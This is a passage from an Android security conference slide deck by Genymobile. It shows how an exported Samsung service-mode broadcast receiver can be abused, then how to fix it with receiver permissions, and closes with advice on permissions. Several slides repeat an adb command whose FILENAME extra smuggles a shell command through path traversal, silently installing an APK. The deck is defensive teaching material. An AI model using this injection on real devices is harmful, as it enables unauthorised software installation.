extras) }
Broadcast completed : result=0
```

We point the destination file to `null`

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                /system/bin/pm install an.apk;
                #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

We execute our `system` command

LET'S TEST IT !


Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

LET'S TEST IT !

Genymobile

NAUGHTY BOY !



05 FIX IT !

DIRTY CODE

Genymobile

```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

PROPER CODE

Genymobile

```
<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING1">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING2">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

06

CONCLUSION

SUMMARY

Genymobile

It happens at application level

Look after your app's backdoors

Don't export local services

Use a strict permission model

ANDROID M

Benjamin Poiesz' talk : https://www.youtube.com/watch?v=f17qe9vZ8RM

Genymobile

Smaller set of permissions

Request permissions at runtime

Users will be able to grant and revoke permissions individually for all apps at all time !

Compatibility to the old permissions system

Grant permissions at the installation with the possibility to change them after.

Thanks for your attention !

PENEL Alizée
apenel@genymobile.com

www.genymobile.com

Genymobile

QUESTIONS ?